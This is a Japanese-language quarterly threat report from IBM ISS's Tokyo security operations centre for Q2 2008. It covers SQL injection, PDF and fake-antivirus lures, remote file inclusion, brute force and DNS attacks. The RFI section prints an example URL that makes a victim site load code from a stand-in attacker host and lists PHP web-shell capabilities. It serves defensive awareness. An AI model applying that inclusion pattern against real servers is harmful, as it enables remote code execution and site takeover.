IBM Internet Security Systems
Ahead of the threat.®

2008年 第2四半期
SOC 情報分析レポート

2008 年 9 月 30 日 発行

編集担当
日本アイ･ビー･エム株式会社 ISS 事業部
マネージド セキュリティサービス部
セキュリティーオペレーションセンター

目次


1. はじめに

本レポートは、IBM が提供しているセキュリティー運用管理サービス「マネージド セキュリティー サービス(MSS)」の世界 7拠点(日本、オーストラリア、米国 3 拠点、ベルギー、ブラジル)にある監視センター(セキュリティー オペレーションセンター:SOC)において検出されたデータを元に作成されています。SOC は、各拠点と密接に連携してバーチャルにひとつの SOC として機能し、世界規模での監視活動を日々行っています。

これらの SOC には、訓練されたセキュリティーエンジニアが常駐し、世界のどこで何が起きているかをリアルタイムに把握しながら、お客様のネットワークを 24 時間 365 日監視しています。

SOC で把握しているこれらの情報は、パッチ適用やメンテナンス・スケジュールといった、セキュリティー対策を計画する際の一助になるものと考え、本レポートを作成致しました。

日本アイ・ビー・エム株式会社 ISS 事業部
マネージド セキュリティサービス部
セキュリティー オペレーション センター



2. 2008 年第 2 四半期におけるインターネット脅威状況

今期は、Web サイトの改ざんを目的とする SQL インジェクション攻撃をはじめとした Web アプリケーションに対する攻撃と、改ざんされた Web サイトやスパムメールを利用する誘導型攻撃の脅威が目立った。いずれも前期から確認されていた傾向である。また、個別の攻撃手法も洗練されてきている。

本章では、日本 IBM のセキュリティーオペレーションセンター(東京 SOC)における検知状況から、これらの攻撃を含む今期のインターネット脅威状況について解説する。

2.1. 自動化された SQL インジェクション攻撃の脅威

今期最も注目すべき脅威は、Web サイト改ざんを目的とした SQL インジェクション攻撃であった。攻撃を自動化するツールが利用されるようになり、攻撃数が急増したのである。

前期のレポートでは 3 月に発生した SQL インジェクション攻撃によって多くのサイトが改ざんの被害を受けたことを報告したが、今期も同様の攻撃がたびたび観測された。特に、5 月以降は同種の攻撃が連日検知されるようになった。また、攻撃の送信元も、以前は全て中国の IP アドレスであったものが、中国以外の国の比率が急増している。この頃から同様の SQL インジェクション攻撃を自動的に行うツールの存在が明らかになってきており、IBM のセキュリティー研究機関である X-Force®は 5 月 21 日から AlertCon の警戒レベルを 2 に引き上げ、注意喚起を行った。




図 1. SQL インジェクション攻撃の検知数の推移(2007 年第 2 四半期～2008 年第 2 四半期)

SQL インジェクション攻撃の増加傾向は現在も続いている。この攻撃手法への対策を実施する Web サイトも増えてはいるが、対策が実施されていないサイトも依然として存在する。このため、今後しばらくは SQL インジェクション攻撃が続くものと考えられる。SQL インジェクション攻撃の傾向については次章でさらに細かく解説する。また、前期のレポートでは、この攻撃手法の詳細や代表的な対策をまとめているので、適宜参照してほしい。

2.2. 手口の悪質化が進む誘導型攻撃

誘導型攻撃では、より巧妙な手口が利用されるようになってきた。東京 SOC では、電子メールの添付ファイルを利用した攻撃と、改ざんした Web サイトを利用してクライアントを狙う攻撃について、それぞれに新たな手口を確認した。

電子メールを利用した誘導型攻撃としては、Adobe® 製品の脆弱性を悪用するように細工された PDF ファイルを添付した電子メールが多数確認された。この手口は前期から確認されていたものだが、今期確認されたメールはさらに、本文や添付ファイル名、送信元アドレスが工夫されており、受信者が注意して確認しなければ不正なメールだと気付かないように仕組まれていた。同じ手法で今年 5 月には、中国で発生した地震に関するニュースを装ったメールが検知された。このメールは地震発生 6 時間後に複数のあて先に送信されており、送信元は新聞社のものに偽装されていた。




図 2. Adobe 製品の脆弱性を狙った攻撃の検知数の推移
(2007 年第 2 四半期～2008 年第 2 四半期)

また、改ざんした Web サイトを利用してクライアントを狙う誘導型攻撃に関しては、これまでクライアントをウイルス感染させ、オンラインゲームのパスワード情報を盗み出す手口が多数報告されていた。しかし今期は新たに偽のセキュリティーソフトを購入させるよう仕向ける手口が確認された。これは、クライアント上であたかもウイルスが見つかったかのような画面を表示させ、ユーザーを偽ソフトウェア販売サイトに誘導し、偽のセキュリティーソフトウェアを購入させようとするものであった。このような手口自体は目新しいものではない。しかし、図 3 に挙げるような偽ソフトウェアは、クライアント上に表示される画面や、誘導される偽の製品ページが精巧に作りこまれており、一見しただけでは偽ソフトウェアとは思えない。以前のような奇をてらった愉快犯ではなく、偽ソフトウェアの販売によって利益を得ようとする攻撃者の明らかな目的が伺える。

図 3. 偽のセキュリティーソフトウェア

誘導型攻撃の被害を防ぐためには、クライアントにインストールされている OS やソフトウェアに確実にパッチを適用し、バージョンアップを実施することが重要である。誘導型攻撃に利用される脆弱性の多くはパッチ適用やバージョンアップによって修正が可能なものだからである。特に最近では、OS やブラウザの脆弱性ではなく、クライアントにインストールされているブラウザプラグインの脆弱性を狙った攻撃の割合が増えている。弊社研究機関である X-Force が発表した 2008 年上半期のセキュリティートレンド統計レポート[1]によると、2008 年上半期に公開されたブラウザに関する攻撃コードのうち、78%がブラウザプラグインを標的としたものであった。OS やブラウザの自動更新機能を有効にすることは当然として、Adobe Reader や QuickTime、RealPlayer®といったブラウザ・プラグインについても適宜バージョン管理を行うことが重要である。

2.3. Web アプリケーションに対するその他の攻撃の動向

SQL インジェクション攻撃のほかに、リモートファイルインクルード(RFI) 攻撃、クロスサイトスクリプティング攻撃への警戒も必要である。Web アプリケーションに対する攻撃としては SQL インジェクションが大きく取り上げられているため、なかなか話題に上らないが、国内でもこれらの手法による攻撃が日々検知されている。

特に RFI 攻撃の検知数は大幅に増加している(図 4) 。攻撃の過半数は直接的な攻撃行為ではなく、RFI 攻撃への脆弱性有無の確認やターゲットサーバーに関する情報取得を試みる調査行為であった。また、直接的な攻撃のほとんどは、サーバーを遠隔から操作するための PHP Shell と呼ばれるツールを利用するものであった。RFI 攻撃に関しては次章で詳しく紹介する。

クロスサイトスクリプティング攻撃も増加傾向にあることを確認している。この攻撃手法自体は古くから知られているものであるが、今後も継続して注意が必要である。

---

[1] X-Force® 2008 Mid-Year Trend Statistics
http://www-935.ibm.com/services/us/iss/xforce/midyearreport/




図 4. RFI 攻撃とクロスサイトスクリプティング攻撃の検知数の推移
(2007 年第 2 四半期～2008 年第 2 四半期)

2.4. 定常的に多数検知される総当たり攻撃

今期は SSH、FTP サービスに対する総当たり攻撃に目立った増減は見られなかった。SSH に対する総当たり攻撃は昨年 11 月以降大きな変化は見られない。FTP に対する総当たり攻撃は、昨年第 3･第 4 四半期に増加していたが、今期は昨年 4 月頃と同等程度の検知数に落ち着いている。しかしながら、継続して高い値で検知していることに変わりはない。インターネット経由の SSH や FTP サービスを許可する場合、このような攻撃にさらされていることを意識した対策を行うべきである。




図 5. 総当たり攻撃の検知数の推移(2007 年第 2 四半期～2008 年第 2 四半期)

2.5. DNS に対する攻撃

6 月 5 日から 7 日にかけて、DNS サーバーに対する DoS 攻撃が発生した。具体的には、大量の存在しないサブドメインの名前解決要求を送信し、BIND サービスを異常終了させようとする手法

による攻撃であった。既にサポートが終了している BIND 8.3.3 以前が対象となる手法であったため、被害は限定的なものとなった。この脆弱性は 2002 年に発見されたものであり、IBM ISS 製品では表 1 のシグネチャによって同種の攻撃を検知することが可能である。

表 1. DNS_Bind_OPT_DoS シグネチャ

IBM ISS 製品シグネチャ名	シグネチャリリース日
DNS_Bind_OPT_DoS	2002 年 11 月 (XPU20.7)

なお、今回検知した攻撃パケットの送信元は全て単一の IP アドレスであった。実際にこの単一の IP アドレスから攻撃が行われていた可能性もあるが、この送信元は偽装したもので、パケットを受けた大量の DNS サーバーからの応答をこの単一の IP アドレスに(偽装した送信元：本当のターゲット)に送りつける攻撃であった可能性もある。

7 月に DNS Cache Poisoning に関する新しい攻撃手法が公表されたこともあり、DNS を狙う動きはより大きくなっていく可能性がある。

3. SOC が注目する攻撃

本章では、「リモートファイルインクルード(RFI)攻撃」、「SQL インジェクション攻撃」、「メールを利用した誘導型攻撃」について、それぞれの検知傾向を詳しく紹介する。特に RFI 攻撃に関しては、これまで本レポートで具体的に取り上げてこなかったので、まず基本的な攻撃手法を説明した上で、今期の検知傾向を紹介する。

SQL インジェクション攻撃については前回のレポートで詳しく紹介しているので、今期の検知傾向のみ紹介する。「メールを利用した誘導型攻撃」については、具体的な検知事例を交えて検知傾向を紹介する。

3.1. リモートファイルインクルード(RFI)攻撃

3.1.1 RFI 攻撃とは

RFI 攻撃とは、対象サーバーにおける Web アプリケーションの脆弱性を利用して外部のサーバーに設置したファイルを読み込ませることにより、対象サーバーで当該ファイルに記述された任意のコードを実行させる攻撃である。




図 6. RFI 攻撃の流れ

図 6 は一般的な RFI 攻撃の流れである。攻撃者はあらかじめ攻撃用のサーバー「attack.example.net」に対象サーバーで実行させたい任意のコードを記述したファイル「evil.txt」を配置しておく。そして、以下のような URL で対象サーバー「victim.example.com」に

アクセスする。

```
http://victim.example.com/index.php?file=http://attack.example.net/evil.txt
```
※index.php に記述されている Web アプリケーションが file という変数に格納されたファイルを読み込む(インクルードする) 仕様である場合の例

すると対象サーバー「victim.example.com」で Web アプリケーション「index.php」が呼び出された際に、攻撃用サーバー「attack.example.net」上のファイル「evil.txt」が読み込まれ、実行される。攻撃者はこの evil.txt に記述したコードの内容によって、情報の窃取やサイトの改ざん、スパムメールの送信やバックドアの設置などの行為を対象サーバー上で実行させることができる。

3.1.2 RFI 攻撃の目的

3.1.2.1. 調査行為

① RFI 攻撃に対する脆弱性有無の調査

この調査行為は、例えば図 7 のような無害な HTML ファイルをインクルードさせる試みが該当する。攻撃者はこの試みの成否を確認することにより、対象となる Web アプリケーションが RFI 攻撃に対して脆弱であるか否かを、直接的な攻撃を行う前に調査しているものと考えられる。

```
<h1>404: Nicht gefunden</h1>
<h4>Entschuldigung, aber die angeforderte Seite konnte nicht gefunden werden.</h4>
FILE NOT FOUND: cmd.gif<br>
URI:/cmd.gif
```

図 7. GIF に偽装したインクルードファイル (cmd.gif) の例

② システム情報の取得

東京 SOC では RFI 攻撃によって対象サーバーのシステム情報を取得しようとする行為も、調査行為と位置づけている。具体的には、以下のように情報を取得したり、インターネット上に公開したりする行為を確認している。

- OS に関する情報(OS 名、ホスト名、リリース/バージョン情報、マシン型など)
- ディスク容量 (ディスク総量、使用量、空き容量)
- PHP アプリケーションの動作権限情報
- PHP アプリケーションのカレントディレクトリパス
- PHP のバージョン
- PHP のセーフモードの有効/無効

3.1.2.2. PHP Shell 挿入による攻撃

調査行為に次いで多いのは「PHP Shell」の挿入を意図した攻撃であった。PHP Shell とは、通常 telnet や ssh などを通して提供されるシェル機能をエミュレートする、PHP で作成された Web アプリケーションのことである。以下に挙げるようなリモートアクセス機能を提供する PHP Shell の存在が確認されている。

- ローカルファイルの検索
- FTP や Samba を介したファイルアクセス
- ファイルやフォルダのダウンロードおよびアップロード
- bash シェルコマンドの実行
- PHP コードの実行
- データベースの操作（SQL クエリの発行）
- メールの送信
- 自身（PHP Shell）の削除

なお、PHP Shell には不正な目的での利用を前提に作成されたものだけでなく、ssh アクセスが制限されるレンタルサーバーなどの環境での利用を想定して作成されたものも存在する。しかしながら、どのような目的で作成されていようとも、PHP Shell の挿入が成功する環境では、攻撃者は対象サーバーを意のままに操作することができてしまう。

3.1.3 攻撃の割合

図 8 は 2008 年 4 月～6 月に検知した PHP アプリケーションを対象とする RFI 攻撃の内容別割合について示したものである。




図 8. RFI 攻撃の流れ

RFI 攻撃に対する脆弱性有無の調査や対象サーバーシステム情報取得を目的とした攻撃など、本格的な攻撃を行う前の調査行為が半数以上を占めていた。そして残りの大部分は、PHP Shell の挿入を目的とした攻撃であった。

3.1.4 攻撃の拡大

東京 SOC で検知している RFI 攻撃は、その大部分が「RFI スキャナー」を利用した攻撃であることが分かっている。RFI スキャナーとは、Web アプリケーションの RFI 攻撃に対する脆弱性を検査するツールの総称である。以下のような流れで RFI 攻撃に脆弱なサーバーのリストを自動作成する RFI スキャナーの存在が確認されている。

① 検索サイトを利用して、攻撃者の設定した条件に該当する対象サーバーをリストアップする(図 9)。※この条件は、公開されている Web アプリケーションの脆弱性情報などを基に攻撃者が任意に作成する。
② リストアップされたサーバーに対して順次 RFI 攻撃を試行し、結果を記録する(図 10)。




図 9. RFI スキャナーの動作の流れ(1)




図 10. RFI スキャナーの動作の流れ(2)

さらに、①②の行為を実施する際に攻撃者のコンソールから直接検索や RFI 攻撃の試行を行うのではなく、既に攻撃者の制御下にある他のノード（IRC ボットなど）を Proxy として利用する RFI スキャナーの存在も確認している。様々な自動化ツールの流通によって攻撃行為に要する技術レベルが下がり、作業の手間が劇的に減少した結果、RFI 攻撃は大量無差別型の攻撃に遷移しているのである。

3.2. SQL インジェクション攻撃

ここでは、今期における SQL インジェクション攻撃の検知傾向を紹介する。

3.2.1 SQL インジェクション攻撃とは

データベースと連動する Web アプリケーションに対して SQL 文を挿入することで任意の SQL 命令を実行し、不正にデータベース内の情報を閲覧・変更する攻撃手法を SQL インジェクションという。SQL インジェクションの詳細な攻撃方法については前期のレポートで紹介しているのでそちらを参照していただきたい。

3.2.2 攻撃の目的

SQL インジェクション攻撃には様々なバリエーションが存在するが、攻撃者がこの攻撃を行う主な目的として、以下の 2 つが挙げられる。

①情報の不正取得や認証の回避
②Web サイトの改ざんと、そのサイトへアクセスしてきたクライアントへの誘導型攻撃（悪意あるサイトへの誘導）

①のタイプの攻撃は、データベースに保存されたクレジットカード情報や住所などの個人情報を盗み出すことが目的である。2005 年頃に e-コマースサイトなどに被害を及ぼしたことから、注目を集めるようになった。

これに対し②のタイプの攻撃は、一般に公開されている Web サイトを改ざんし、そこにアクセスしてきたクライアントを不正な Web サイトに誘導することが目的である。この攻撃における本当の狙いは、不正な Web サイトに誘導されてきたクライアントから、誘導型攻撃によって情報を盗むことである。今期 SOC で検知した大規模な攻撃は②のタイプの攻撃である。

3.2.3 攻撃の遷移

図 11 は、東京 SOC で検知した SQL インジェクション攻撃の推移である。検知した SQL インジェクション攻撃を、そのクエリの内容を分析することで①のタイプと②のタイプに分け、それぞれの検知数をグラフに表している。このグラフから分かるとおり、5 月以降②のタイプの攻撃数が大幅に増加している。3 月～4 月の段階では数日間攻撃が行われては収束するという傾向が続いていたが、

現在は連日攻撃が検知されている。一方、①のタイプの SQL インジェクション攻撃については、一時的な増加を除いて傾向の変化は見られない。Web サイトの改ざんを狙った SQL インジェクション攻撃のみが継続的に増加している。

また、②の攻撃は当初日本のみをターゲットに行われたが、現在は東京 SOC と各国の SOC で同様に検知している。攻撃数の推移もほぼ同じであるため、この攻撃は世界的に行われているといえる。

最近では 6 月 18 日以降、攻撃件数の大幅な増加を検知している。6 月 18 日以前にも何度か多数の攻撃を検知したことはあったが、それらの攻撃と 6 月 18 日以降の攻撃では、攻撃件数以上に大きな違いがある。詳細は次項に示すが、攻撃元 IP アドレス数が急増し、以前はほぼ中国のみであった攻撃元が約 50 カ国に拡散したのである。

